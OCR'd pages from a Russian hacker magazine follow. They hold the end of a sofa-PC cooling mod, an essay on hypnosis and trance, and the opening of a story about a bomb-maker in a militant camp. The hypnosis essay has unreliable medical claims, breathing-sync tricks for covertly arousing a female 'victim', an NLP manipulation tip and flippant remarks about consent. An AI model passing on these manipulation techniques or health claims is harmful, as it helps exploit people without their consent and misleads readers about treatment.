После окончания монтажа и запуска системы я стал убирать на место инструменты. И тут в ящике со всяким барахлом обнаружилась симпатичная прозрачная коробочка от какого-то электронного девайса, заботливо не выброшенная мной в мусор пару месяцев назад. Небольшая доработка ножницами — и теплоотводящий короб готов. Осталось закрепить его подходящим винтом и прорезать в многострадальном дне дивана еще одно отверстие. Открываем окно SpeedFan, и выясняется, что мы без лишнего шума отвоевали еще три градуса! Мораль: никогда не выбрасывай старые пластиковые коробочки.

разреши автологин. Для снижения энергопотребления (а значит, и меньшего нагрева) стоит отключить все лишнее: светодиоды (светодиоды так мало потребляют, что это, в общем-то, неактуально — прим. Dlinyj), CD-привод (если он не нужен). Особо стоит отметить, что крышку с одного бока системника (того, которым он ложится на дно) надо снять. Тогда воздух через грамотно просверленные дырки будет попадать сразу в корпус компа, вытягиваться оттуда вентилятором БП и удаляться из дивана двумя прикрученными нами вентиляторами. Практика показала, что эта стройная система работает без перегрева при наличии не более трех винчестеров и не слишком «горячего» проца. Так что хорошего тебе коннекта!

ЗАКЛЮЧЕНИЕ...

Чем проще, тем проще.

Рискну навлечь на себя гнев моддинг-гуру, но скажу, что в данном случае на первом месте стояла не красота и оригинальность, а надежность и дешевизна решения. Я обошелся подручными материалами и инструментами, а работа заняла никак не больше нескольких часов. Бесспорно, можно использовать в качестве вытягивающего кулера вентилятор из БП, можно организовать бескулерную систему с минимальным тепловыделением — да мало ли что можно придумать, если есть время, силы и мозги. Поэтому не стоит рассматривать описанный мод как догму. Я просто поделился своим рецептом.


Вот он — диван, из-за которого все и началось



Первая примерка. Вроде бы все на своих местах


Как выяснилось, роутер лучше поставить прямо над вентиляторами. Все работает!


Вырезаем дырки под вентиляторы. Главное — это не красота, а точная разметка


Собираем охладительную систему. Помни, что пайка гораздо надежнее скрутки






Ставим роутер и прикручиваем вентиляторы



ВКЛЮЧИСЬ В ИГРУ!



КРИС КАСПЕРСКИ

Путешествие в зачарованный мир

ГРЕЧЕСКИЙ СОН HYPNOS: ПРАВДА, МИФЫ И РАЗОБЛАЧЕНИЯ

Практически все слышали о гипнозе. Он упоминается во многих местах: от газетных историй о зомбировании до многотомных самоучителей, недостатка в которых испытывать не приходится. Но попытки применить полученные знания на практике конкретно обламываются, факты из разных источников ни разу не стыкуются друг с другом, и чем глубже погружаешься в проблему, тем больше убеждаешься, что… среднестатистический психолог разбирается в гипнозе ничуть не лучше, чем свинья в апельсинах. Но мы-то с тобой хакеры, а не философы! Применив к гипнозу систематический подход, мы не только выясним, чем же он является на самом деле, но с огромным удивлением обнаружим, что попадаем под его воздействие чуть ли не по несколько раз в день!

Набрав в Гугле «гипноз», мы немедленно получим в ответ кучу ссылок на тренинги и книги по НЛП, медитации и магии. Последние целиком состоят из труднопроверяемых фактов и практически нереализуемых техник, разбавленных небольшим количеством самоочевидных примеров, которые не требуют доказательств (по типу того, как при глубоком вдохе у сидящего человека появляется едва уловимая легкость в руках, вызываемая расширением грудной клетки, на которое в обычной жизни мы не обращаем внимания так же, как на тиканье часов, но стоит только нам на них указать, как часы затикают в полный рост).

Книги и тренинги «Как заработать миллион долларов» из той же серии. Очевидно, что человек, владеющей техникой гипноза, будет зарабатывать именно на гипнозе и делиться этой техникой с окружающими ему не резон — зачем плодить конкурентов? Естественно, кроме корысти

существует еще и стремление к общественному признанию, так что серьезные книги по гипнозу все-таки выходят… периодически. Однако, как и любые книги по психологии, они в значительной степени подвержены авторитарности, то есть опираются на умозаключения их создателей, зачастую граничащие со схоластикой.

Научный подход и логические рассуждения, естественно, не являются единственной практикой. Помимо них существуют и эмпирические данные, и чувственный опыт. Все мы испытываем боль, впадаем в сон, но объяснить физику передачи нервных импульсов или ответить на вопрос: что конкретно необходимо сделать, чтобы заснуть (без лошадиной дозы снотворного), не может ни наука, ни кто-либо из читателей. Тем не менее смерть от бессонницы — явление достаточно редкое, можно даже сказать, исключительное. Вероятно, у каждого из нас есть свои собственные методы засыпания, которые мы нащупываем чисто интуитивно, так же как, например, при обучении удержанию равновесия во время езды на велосипеде. Это и есть пример чувственного опыта, который невозможно передать словами, но описать последовательность действий, приводящую к заданному результату, можно!

Научиться гипнозу (в том числе и самогипнозу, также называемому аутотренингом) может практически каждый (правда, стоит ли этого делать — другой вопрос). Мыщъх будет говорить только о легкопроверяемых фактах и описывать легковоспроизводимые техники, не требующие длительной начальной подготовки.

ЧТО ЕСТЬ ГИПНОЗ?

«Гипноз — это одно из измененных состояний сознания», — пишут многие авторы, распространяя зловещую вонь политкорректности. Почему бы нам тогда по аналогии с «сексуальным меньшинством» не ввести в обиход термин «интеллектуальное большинство»? «Измененное состояние сознания» — это просто раскрученный бренд. Это псевдонаучный термин, создающий иллюзию, что с гипнозом все понятно, когда с ним ничего не понятно. Существует куча гипотез, объясняющих, что же такое гипноз, и существует еще больше видов самого гипноза, объединяющих под одной «торговой маркой» различные состояния сознания, что делает невозможным построение «единой теории гипноза».

Достаточно распространено утверждение, что в состоянии гипноза отмечаются изменения бета-волн головного мозга, что (якобы) подтверждается методами электроэнцефалографии. Однако справочники по самой электроэнцефалографии ничего подобного не упоминают. Да, есть такие бета-волны, частота которых находится в диапазоне от 12 до 30 Гц и которые характерны для активной физической и/или умственной деятельности, а их ритмичные колебания свидетельствуют о том, что человек под кайфом или всерьез не дружит с крышей. Какую именно форму принимают бета-волны при гипнозе, никто не в курсе. Зато из тех же справочников по электроэнцефалографии можно узнать, что существуют еще и тета-волны с частотой от 4 до 7 Гц, характерные для сна, релаксации и медитации. О гипнозе опять ни слова. Короче, сплошной разброд и шатание фактов. Мыщъх перерыл кучу литературы, но так и не встретил ни одного упоминания о факте снятия электроэнцефалограммы под гипнозом и совершенно не представляет, как она могла бы выглядеть.

Будем исходить из того, что гипноз является разновидностью транса (от французского transir — «оцепенеть») — полной концентрации внимания на внутреннем или внешнем раздражителе, при которой степень критичности оценки обрабатываемой сознанием информации значительно



Позиция для медитации

снижается. Попросту говоря, сознание заглатывает все, что бы ему ни скормили, не подвергая перевариваемую пищу рациональному анализу. В состоянии транса внушаемость человека (в том числе и самовнушаемость) значительно повышается.

Загипнотизированный субъект сконцентрирован на внушениях гипнотизера. В этом, собственно говоря, и состоит сущность гипноза: погружение человека в транс с последующим внушением. Естественно, возможно погружение человека в транс без внушения, равно как и внушение без транса. Если человек от природы легко внушаем, доверчив или малограмотен, то он уже предрасположен к некритической оценке информации, а потому может быть «загипнотизирован» и без погружения в транс. Гипнотизеру достаточно вызвать у него доверие.

Лечебная сила гипноза является разновидностью эффекта плацебо, то есть исцеления за счет веры больного во врача/экстрасенса/лекарство. Эффект плацебо настолько распространен, что при всяком серьезном испытании нового лекарства больных делят на две группы, одной из которых вместо лекарства дают «пустышку», а затем смотрят на результат: если в обеих группах результат совпадает, препарат выбрасывают на помойку, ну или на прилавок… Давно замечено, что среди препаратов с идентичным активным веществом, приготовленных по идентичным технологиям, побеждает… торговая марка и эффективность препарата определяется не только его химическим составом, но еще и рекламой. Внешний вид таблеток тоже играет роль. Чем «серьезнее» они выглядят, тем сильнее эффект, и многие фармацевтические компании активно используют это обстоятельство.

Как у гипноза, так и у плацебо есть границы применимости, и если болезнь не может быть излечена за счет мобилизации внутренних сил организма, никакой гипноз тут не поможет. А лучше всего подобным образом лечатся болезни, связанные с психическими расстройствами, к которым относятся не только проблемы крыши, но и, например, некоторые сердечные заболевания, поскольку деятельность сердца завязана на нервную систему. Переживание, стресс — инфаркт.

ЧТО ЕСТЬ ТРАНС?

Транс — это одно из состояний психики, ассоциируемое с гипнозом, медитацией и… да! С расширением сознания, которого, оказывается, можно достичь посредством самого сознания, без всяких там химикалий типа наркотиков и прочих психотропных веществ, как отпускаемых в аптеке без

warning

Согласно «Инструкции по применению гипноза» от 30 декабря 1924 года, применение гипноза разрешается только с лечебной целью и только врачами-специалистами. Забавно, но это древнее положение в силе до сих пор, а потому за гипноз реально схлопотать по шее независимо от того, давал ли «подопытный кролик» свое согласие на опыты или нет. Даже нотариально заверенная бумага не прокатит, если ты не врач и цели отличаются от лечебных.

info

Гипноз — погружение человека в транс, осуществляемое при помощи воздействия на него монотонных раздражителей, медикаментозных препаратов или другими способами. В состоянии гипноза часто осуществляется внушение.

Плацебо — физиологически инертное вещество, используемое в качестве лекарственного средства, положительный лечебный эффект которого связан с подсознательным психологическим ожиданием пациента.



«Втыкаем» в зеркало, впадая в транс

рецепта, так и запрещенных. Экспериментировать со своим сознанием, в самом деле, очень интересно. Тем более что, помимо «ловли» кайфа (а транс — довольно приятное состояние) и галлюцинаций, можно «прочистить» мозги, решить различные психические проблемы, активизировать умственную деятельность или, наоборот, снять напряжение, впав в нирвану релаксации.

Естественно, такие эксперименты потенциально небезопасны, особенно если их проводить бездумно, не зная меры. Существует риск впасть в очень глубокий транс, выйти из которого без помощи специалиста уже не удастся. Однако даже людям, легко входящим в транс, требуются годы упорных тренировок, чтобы достичь той глубины, из которой уже можно и не вернуться. Так что времени для чтения литературы психонавту отпущено достаточно, благо читать есть что: медитация, йога, аутотренинг...

Практически все люди впадают в транс по нескольку раз в день. Допустим, беседуем мы с приятелем и вдруг замечаем, что он перестает реагировать на нас и как бы «зависает», уставившись, скажем, на складку обоев на стене. Его взгляд не блуждает (как у всех нормальных людей), и лицо становится практически полностью симметричным (правый поцелуй губ совпадает с левым). Короче, наш товарищ в трансе, откуда его может вывести хороший щелбан или просто отклик: «Вася, ты сейчас тут или вообще где?!». Тут Вася встряхивается и говорит: «Прости, задумался». Вот это и есть транс.

Научиться впадать в транс по собственному желанию можно, но никакие книги тут не помогут. Предварительно необходимо научиться фиксировать состояния спонтанного транса и усиливать их. Умение вызывать подобные состояния приходит позднее.

ВПАДАЕМ В ТРАНС И ВЫПАДАЕМ ОТТУДА

Некоторые люди, скажем торговцы, бессознательно развивают в себе способность вводить покупателя в транс, в котором он становится намного более внушаемым и тогда вместе с чайным сервизом готов прикупить, например, архинужный коврик для пупырчатого слоника. Налицо применение гипноза (а это именно гипноз и есть!) в немедицинских целях, что формально преследуется по закону, но неформально — абсолютно невозможно доказать.

Развивая в себе способность самостоятельного погружения в транс, человек становится намного более уязвимым, но вместе с тем умение распознавать состояние транса позволяет легко оттуда выходить, например, просто встряхнувшись от усов до хвоста. Короче, кто предупрежден — тот вооружен. А теперь о конкретных методиках.

Наверное, все видели маятник, который раскачивает гипнотизер перед пациентом, но немногие догадываются об его истинном назначении. Проведем простой эксперимент. Берем зеркало и, пристально глядя себе в глаза, начинаем говорить вслух любую заранее неподготовленную речь, типа: «Сейчас зима, на улице холодно и стремно, дороги посыпаны солью, в магазинах исчез портвейн, в ванной капает кран, у оператора мобильной связи опять глючит биллинг». Но только не циклимся: «Сейчас зима, сейчас зима, сейчас зима...». Довольно интересный эффект, да? Чем дольше нам удается сохранять способность говорить, тем тяжелее нас ввести в транс, что свидетельствует о превосходстве нашего рационального мышления над инстинктами.

Хорошо. Проведем другой эксперимент. На этот раз с двигательным аппаратом. Попробуем выполнять какие-нибудь действия, например выписывать замысловатые фигуры ногами или руками, и параллельно с этим говорить. Эффект аналогичен!

Сосредоточившись на маятнике, пациент действительно впадает в транс. Фактически то же самое происходит, когда мы смотрим на себя в зеркало и пытаемся говорить. Только в первом случае наш взгляд «привязан» к маятнику, а во втором — к нам самим. Речь не есть средство вхождения в транс. Это что-то вроде датчика, сообщающего нам, находимся ли мы в трансе или еще нет. Для вхождения в транс достаточно просто смотреть на маятник или в зеркало, глядя себе прямо в глаза.

Тут (раз уж мы находимся в трансе и открыты для внушения), казалось бы, можно включить магнитофонную запись с текстом аутогенной тренировки и погрузить сознание в речь диктора, усилив ее влияние в несколько раз... Включить, конечно, можно, только эффект будет практически нулевой, поскольку мы «втыкаем» в маятник. Слова елозят по ушам, скользят вдоль сознания, но внутрь не проникают. Как уже говорилось выше, в состоянии гипноза субъект сосредоточен на словах гипнотизера, а в состоянии медитации — на своих внутренних переживаниях. Соответственно, аутотренинг предполагает концентрацию внимания на магнитофонной записи (если она есть) или на своих собственных словах, но никак не на зеркале.


Да, конечно, в состоянии транса человек воспринимает полученную информацию некритически, и потому если заготовить запись вида: «Вася, тебе сейчас очень хорошо! Вася, ты ловишь реальный кайф!», то, прокручивая ее в состоянии транса, в который легко впасть с помощью зеркала, мы можем снять депрессию. Ну... хотя бы на время пребывания в трансе :).

Главное — называть себя по имени. Фразы «Мне хорошо» и «Тебе хорошо» практически тождественны обобщенному утверждению «Эх, хорошо!». А вот когда человека называют по имени, это усиливает мощность внушения в несколько раз, поскольку на личные местоимения откликаются только верхние слои сознания, а на имя — намного более глубинные.

Любые ритмичные раздражители — постукивание, вспышки света и т.д. — также способствуют входу в транс, конечно, если на них сосредоточено внимание (тикающие часы никого в транс не вводят).



Бета- и тета-волны головного мозга



Про маятник помним, да? Но маятник — это беспонтовый прибор без обратной связи. А вот если, например, постукивать карандашом в такт дыханию человека, а затем плавно менять темп, то... дыхание человека также изменится, чем можно пользоваться при пикапе. Даже без карандаша. Выбираем себе жертву и начинаем дышать ей в такт (естественно, чтобы определить на глаз темп дыхания другого человека, требуется наблюдательность и некоторая практика). Ускоряя свое дыхание, мы ускоряем и ее (жертвы), передавая ей часть нашего возбуждения, что легко заметить по покраснению щек «пациентки». Ага, действует! Конечно, само по себе это не заставит девушку броситься на нашего эрегированного хомячка, но, скорее всего, побудит ее к поиску причины внезапного возбуждения, и одной из сознательных и рациональных интерпретаций может оказаться мысль, что это связано «вон с тем красивым молодым человеком». (Примечание редактора: здесь нельзя не вспомнить одну из интересных и действенных техник НЛП — выполнение перекрестного отзеркаливания после достижения аттракции, которая состоит в том, что манипулятор начинает говорить ключевые фразы на выдохе жертвы, тогда у последней может возникнуть иллюзия своей внутренней речи, то есть как будто эти слова она хотела сказать сама).

О выходе из транса. Из неглубокого транса (а в глубокий транс без тренировки впасть весьма проблематично, если, конечно, у тебя не очень тонкий слой сознания) человека выводят, в частности, резкие звуки, особенно те, на которые он привык откликаться. Например, звонок телефона, будильника и т.д.

Напоследок — простое упражнение для «прочистки» мозгов. Достаточно в течение ~5 минут вслух нести полную околесицу, типа «ум панде харе оп ли кика мазепа упеду», чтобы устроить в голове такой сквозняк, что вентиляция отдыхает. Мозги заняты генерацией словесного мусора, и на остальные мысли «вычислительных» ресурсов уже не остается; главное опять-таки не зацикливаться. Этот прием помогает прогнать всякие дурные мысли, от которых трудно избавиться.

Кстати говоря, известно, что есть грибы в плохом настроении не стоит, иначе бэд-трип нам обеспечен. Вот так точно не стоит входить в транс, концентрируясь на своих внутренних переживаниях, в состоянии депрессии, иначе плохие мысли рискуют вступить в такой резонанс, что крышу разнесет на части. Внушаемость (и самовнушаемость) в трансе повышается, и если начать говорить себе (или думать), какой я бедный и несчастный, то действительно станет плохо, ну и, соответственно, наоборот.

ЛЕГЕНДЫ И МИФЫ ДРЕВНЕЙ ГРЕЦИИ

На человека можно воздействовать только в рамках системы его верований, и потому в состоянии гипноза его нельзя заставить сделать то, что противоречит его внутренним моральным устоям. Иначе говоря, в гипнозе человек делает то, что сделал бы и без него, только в гипнозе это делается более охотно.

Естественно, систему моральных ценностей человека можно изменять, но для этого требуется время, и одного-двух сеансов тут будет явно недостаточно. С другой стороны, для изменения системы ценностей гипноз необязателен. Так что не стоит преувеличивать его возможности.

Человека под гипнозом невозможно «запрограммировать» на преступление, в состоянии гипноза нельзя изнасиловать девушку, если только она сама того не захочет (а вот когда «и хочется, и колется», гипноз, разумеется, упрощает пикап, но это уже не изнасилование, а соблазнение получается).

Гипнотизер не может стереть память или неприятные воспоминания (правда, он может изменить к ним отношение человека, чтобы они воспринимались не так остро и болезненно). Также после выхода из транса воздействие прекращается, и «запрограммировать» человека на какое-то действие после выхода из гипнотического состояния невозможно. То есть, можно, конечно. Путем внушения. Если действие не противоречит его убеждениям. Но совершать его человек будет уже осознанно (при условии, что вообще будет совершать).

NIRO
/ NIRO@REAL.XAKEP.RU /



«АЛЛАХ АКБАР», ИЛИ ТЕХНИКА НАПРАВЛЕННОГО ВЗРЫВА

Умар никогда не любил компьютеры. Вспоминал курсы с ужасом — проклятый ноутбук с глянцевым экраном пугал его больше, чем рюкзак, наполненный под самую шнуровку пластидом. Он, конечно же, посещал занятия — не та ситуация, чтобы увиливать. Не школа, в общем. Тут все было серьезнее. Не пришел — пулю в лоб. В лагере боевиков он был на хорошем счету, но в целом не особенно выделялся среди других — общий уровень подготовки был достаточно высоким, практически все имели за спиной боевой опыт. Кто-то воевал уже не первый год, а кто-то совершил всего пару мелких операций в горах, но все заглянули смерти в глаза, все были помечены кровью. Никто ничем не гордился, никто не рвался в старшие — авторитеты появлялись сами; уважение к тем, кто более зрел и опытен, было закономерным явлением. Когда их всех делили на несколько групп, Умар выбрал привычное для себя подрывное дело. Это не означало, что он теперь будет заниматься только минами, взрывчаткой и изобретением все новых и новых способов прятать свои страшные, начиненные смертью устройства. Его никто не освобождал от стрельбы, физической подготовки, но он очень надеялся, что сумеет избежать компьютерной подготовки.

Не удалось — и это несмотря на то, что для компьютерного обеспечения и шпионажа в группе было отобрано несколько ребят с неплохим образованием и опытом. Но именно эти люди потребовали от командира лагеря, чтобы с ноутбуками познакомились все, хотя бы в объеме «включил-выключил».

— Неизвестно, куда нас занесет, — говорил старший компьютерной группы. — Идет война, и любого из нас могут убить. Нужно будет прийти на помощь. Компьютеры держат связь через спутники с нашими руководителями, с нашим Центром. Мы получаем оттуда инструкции, благословления и необходимую информацию — политическую, техническую, финансовую. Даже такую вещь, как прогноз погоды, — даже это мы узнаем при помощи компьютера. Знаете, как говорят неверные? «На бога надейся, а сам не плошай». Аллах поможет тому, кто готов к любым испытаниям. Поэтому один раз в неделю все группы пройдут через мои занятия. У нас есть примерно три месяца, чтобы основательно подготовиться...

Его слушали очень внимательно. Всем было интересно узнать, когда же станут платить настоящие деньги? Когда они смогут начать боевые операции? Срок в три месяца вызвал у некоторых негативную реакцию — послышалось несколько выкриков из строя: «Долго! Сколько можно!» Командир прищурил глаза и нервно щелкнул пальцами — негромко, но все услышали и тут же замолчали.

— Мы сильны не только потому, что наша война — святая, — сказал он, обращаясь ко всем сразу и к каждому в отдельности. — Наша сила — в дисциплине и высокой разносторонней готовности. В этом лагере сейчас находятся самые надежные, самые смелые воины. И хотя не все еще отмечены шрамами, каждому из вас я доверяю как самому себе. За три месяца, которые отведены нам для подготовки, мы должны превратиться в команду, способную выполнить любое задание Центра, вплоть до самого сложного. Выполнить несмотря ни на что или умереть. Помните, вы уже давно все в раю. Остался лишь шаг. Сделайте его так, чтобы земля содрогнулась.

Тишина, которой все встретили его последние слова, давила на уши. Умар краем глаза следил за своими товарищами — все фанатично смотрели на командира, сжимая до белизны в пальцах автоматы...

После такой пламенной речи ни у кого не осталось ни малейшего сомнения в целесообразности любой подготовки. Из леса периодически доносились автоматные очереди, звучали глухие взрывы — полигон работал на всю катушку. Два раза в неделю прилетал вертолет, и лагерь получал новую

партию патронов, гранат, взрывчатки, расходуя ее с фантастической скоростью. Стрелять умели все, и не просто стрелять, а стрелять очень и очень хорошо. Помехой не были ни темнота, ни туман, ни дождь...

Группа подрывников непрерывно изобретала. Все они трудились над тем, чтобы разработать нечто новое, ранее не существовавшее. Они думали, подо что можно замаскировать их смертоносные изделия, изобретали взрыватели, конструировали новые, более мощные бомбы. В ход шли и инструкции из Центра, и их собственные мозги. Боевики, выбравшие своим бизнесом минную войну, обладали каким-то жутким воображением, создавая все более страшные взрывные устройства.

Умар очень хотел отличиться. Он был человеком здесь новым, достаточно опытным, но по большому счету ничем не выделяющимся из общей массы. За плечами у него было уже два рейда к пограничным поселкам, несколько умело поставленных растяжек (на одной из них — это он точно знал — подорвался офицер, командир разведгруппы, человек с огромным опытом, воевавшим в горах аж с конца девяностых; и от этого Умар считал себя очень перспективным бойцом: если уж такой опытный спецназовец не сумел обойти его ловушку, то...). Командир группы подрывников чувствовал в нем неплохой потенциал и периодически выделял его, ставя другим в пример. Но просто хорошо собирать мины по схемам, полученным из Центра, — это одно, а изобрести нечто новое и достаточно универсальное — это совсем другое.

И Умар думал. Он подолгу сидел в одиночестве, рисуя на земле одному ему понятные схемы, но не пропуская молитвы и занятия по смежным военным специальностям. Стрелял он довольно сносно, караульную службу нес прилежно, физическая подготовка была на очень высоком уровне. Единственное, где он был далеко не первым, — это на уроках компьютерной грамотности.

Преподавал им европеец, что уже само по себе отталкивало Умара от занятий. Он не любил всех, кто не принадлежал к миру ислама по духу; он не понимал тех, кто приезжает сюда за какие-то деньги, не вникая в смысл священной войны. Не понимал и не принимал, но приказ превыше всего. Он старался прятаться за спинами своих друзей, но этот парень, которого надо было называть просто Джон, видел даже сквозь широкие спины. Он вызывал к себе каждого из группы, показывал какие-то элементарные вещи, начиная с того, что объяснял принципиальное назначение ноутбука, аккуратно намекая на то, что у компьютера имеются существенные отличия от автомата Калашникова.

